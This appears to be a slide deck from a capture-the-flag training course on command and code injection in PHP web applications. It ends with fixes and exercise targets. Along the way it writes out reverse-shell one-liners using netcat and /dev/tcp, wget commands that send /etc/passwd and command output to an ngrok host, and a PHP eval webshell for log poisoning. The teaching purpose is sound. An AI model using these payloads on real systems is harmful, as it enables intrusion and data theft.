Command and Code Injections

Goal

- Introduce the definition of injection in web security
- Present common command injections techniques
- Present various coding injections techniques
- Show possible mitigations to previous vulnerabilities

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Introduction

- **Code/command injection** is a common flaw that arises when **unsafe input is interpreted/executed** by an application
- The impact of this vulnerability is often **critical** because it is possible to compromise **data confidentiality, data integrity, and data availability**

Introduction

- Code/Command Injection flaws happen when an application needs
  - To use external programs
  - To execute dynamic code

Command Injection

Command Injection

- A command injection occurs when a web application passes unsafe data to a **system shell**
- Let’s take as an example the following line of code:

```
system("ping " . $_GET['host']);
```

Command Injection

- A command injection occurs when a web application passes unsafe data to a **system shell**
- Let’s take as an example the following line of code:

```
system("ping " . $_GET['host']);
```

- The goal of this line of code is to ping a host supplied by the user
- For example, if the user puts as host example.com, PHP will execute the system command:

```
ping example.com
```

Command Injection

- **If there is no input sanitization**, a rogue user could insert as hostname
`example.com;ls`
- In this way, PHP will execute the command
`ping example.com;ls`
- Because bash and other system shells interpret the character ";" as a **command separator**, the command ls will also be executed
- We say that ls is **injected**

Command Injection

- There are a lot of **special characters** in bash that permit to inject commands
- Other than ";", additional command separators are:
  - The **newline character** (\n)
  - **Logic operators**
    - **&&** and **||**

Command Injection

- Command substitutions are another way to inject code: they work by **substituting commands enclosed in special delimiters** with their output
- The two main syntaxes are
  - `$(foobar)` `ls $(whoami) --> ls www-data`
  - `` `foobar` `` `` ls `whoami` --> ls www-data ``

Command Injection

- To find a command injection code in a BlackBox environment, it is necessary to
  - **Look at the web application logic.** Might it use some external program to implement the services?
  - **Input some special characters.** Does the application throw an error/fail?

Command Injection

- In a WhiteBox environment, it is easier to find these flaws
- Command injection sinks are easily identifiable
  - Look at the language in which the application is written, and look for all the function/statements that **could execute system commands**
  - Some common functions are
    - **exec()**
    - **system()**
    - **popen()**
    - **eval()**
    - **backticks** (``)

Command Injection

- Once an entry point that might be vulnerable is found, it is possible to try to inject code
- To do so
  - If the applications throws errors, inject a **non-existent** command, and look at the error
    - `bash: command not found: non-existent-command`
  - Try with a **sleep** and look at the response time
    - `sleep 5`

And if you do not have the output?

And if you do not have the output?

Blind Command Injection

Blind Command Injection

- A command injection with no output is called "**blind**"
- There are some tricks to exfiltrate the output of the command
  - **Write the output on a file** on a directory that is reachable from the network
  - Use an **out-of-bound** connection

Blind Command Injection

- In bash it is possible to use the character "**>**“ to redirect the output to a file
- This character will redirect all *stdout* to a file
- For example:

```
cat /etc/passwd > /tmp/foobar
```

Blind Command Injection

- The are some directories that are commonly left writable and public reachable
  - Directories that contains static files
    - `/static/`
    - `/js/`
  - Directories where users upload files
    - These are often writable, because the web app itself is intended to write on these directories

Blind Command Injection

- An out-of-bound connection generally works well, and it is easier to use than finding a writable directory
- To use it, there are two main methods:
  - **A reverse shell**
  - Pingback
- Of course, these methods require a publicly reachable host

Reverse Shell

- To open a reverse shell, expose a TCP server on a public reachable server
- Netcat works pretty well for this

```
nc -lvp 1337
```

- This command will listen to incoming connections on port 1337, and the port can be changed according to needs

Reverse Shell

- Then within the injection, run

```
nc -e /bin/bash host port
```

- Depending on the version of *netcat*, the *-e* parameter might not be implemented. There are other ways to issue the same command, like

```
sh -i >& /dev/tcp/ip/port 0>&1
```

Reverse Shell

- Then within the injection, run

```
nc -e /bin/bash host port
```

- Depending on the version of netcat, the *-e* parameter might not be implemented. There are other ways to issue the same command, like

```
sh -i >& /dev/tcp/ip/port 0>&1
```

```
ubuntu@ip-172-31-24-48:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 54744 received!
$ pwd
/home/ubuntu
$
```

Pingback

- Another way is to use a **pingback**
- Pingbacks are back-connections on a host which is controlled
- They provide a very powerful way to verify if there are command injection flaws
- They can rely on ping, but the name can be misleading


Pingback

- To use a pingback, you need a reachable public host
- It is possible to use either a vps or a http/tcp tunneling tool, like *ngrok*
- To issue a request, use commonly installed programs like *wget*, *curl* or *netcat/telnet*

```
wget http://host/ping
```

Pingback

- https://webhook.site/



Exercise

Try to exfiltrate data from your local machine using a pingback technique
First uploading just a simple string and then uploading a whole file

Command Substitution

- Command substitution can be used with HTTP to exfiltrate the output

```
wget http://yourhost/$(whoami)
```

```
GET /ubuntu                    502 Bad Gateway
```

Command Injection

- It is possible to send files with *wget*; this command is very handy to exfiltrate single files

```
wget --post-file /etc/passwd http://c8faee97.ngrok.io/
```

Exercise

The flag is located in /flag.txt

`http://plottyboy.challs.cyberchallenge.it/`

Code Injection

Code Injection

- Code injection works in the same way as a command injection
- The only difference is that **the injected code will be executed by the application interpreter** instead of a shell
- Common entry points in scripting languages are all functions/language constructs that permit to evaluate code dynamically
- This functions are standard in all scripting languages and are often called eval, evaluate, or assert

Code Injection

- Code injections are **language dependent**
- Finding them requires knowing in which language the application is written
- If this information is not available, try insert **special characters** which are common in most languages

Code Injection

- Some special characters are
  - The **single and double quotes** (**'** and **"**), normally used in strings. Putting one of this will often reveal an injection inside a string
  - The **backtick** (**`**) and the **dollar** (**$**) are usually reserved characters that trigger errors
  - The **escape character** (\) usually reveals injections inside strings

PHP Code Injection

- Let us focus on **PHP code injection**
- PHP has some additional points of injections other than the eval function

PHP Code Injection

- A common pitfall in PHP is the **include** statement
- It is used to execute other PHP files
- Its syntax is

```
include 'path/to/file';
```

PHP Code Injection

- If user supplied input is directly passed to the include statement, an attacker would be able to **execute arbitrary PHP files** on the filesystem
  - And sometimes, include remote files. But this behavior is disabled by default for security reason
- We call this type of injection **local file inclusion (LFI)**

PHP Code Injection

- In order to execute arbitrary code, we need to **inject PHP code on some file on the remote server**
- PHP code is delimited by the tags *<?php … ?>*
- If these tags are **allowed/not sanitized** code injection can be successful, and there are two main ways to do so:
  - Using a **file upload functionality** to upload a file containing some PHP code, and then include it
  - **File poisoning**

PHP Code Injection

- A *file poisoning* happens when a user can write some data in a file
- This can happen in many ways, but two common ones are:
  - **System logs:** applications often implement some kind of logging. *Nginx/Apache* logs are generally not readable by PHP, and custom logs are often used
  - **Local database / caching files:** if the application stores user information inside a local file, it is possible to inject some PHP code on it

PHP Code Injection

- Another way to execute PHP code, is to put a ***.php* file** inside a remote web directory
- This can happen when some files uploaded by the user are saved on an **executable directory without enforcing a name or an extension**

….Or when the application does it in an unsafe way

Tips & Tricks

- When dealing with file poisoning/file upload, keep **payload as simple as possible**
- Try to use a payload that **allows to execute arbitrary code, not commands**
  - Many times **system-related functions are disabled/limited**, so do not waste time trying to guess what functions are disabled or not

```
<?php eval($_GET['c']); ?>
```

Tips & Tricks

- Then list every enabled function..
- ..and If you find that you can use system commands, **use them**!
  - It is easier to use *ls* than coding a custom PHP function for directory listing

Fixes

- General Rule
  - **Avoid supplying user input to system functions**
  - **Avoid generating code based on user input**
    - There is always a way to avoid to generate code from user input dynamically

Fixes

- If avoiding is not an option, then strongly validate the input
  - Use **whitelists** when possible
  - Use a **proper escaping function** (*escapeshellarg* from PHP for example)

Fixes

- Another option is to **use a sandbox**
- Sandboxes are execution environments in which code can be run in a limited environment
  - For example, without the access to system functions
- The problem with sandboxes is that it is **often possible to escape** from them, and even tested ones are not always completely secure

Exercise

http://phpislove.challs.cyberchallenge.it/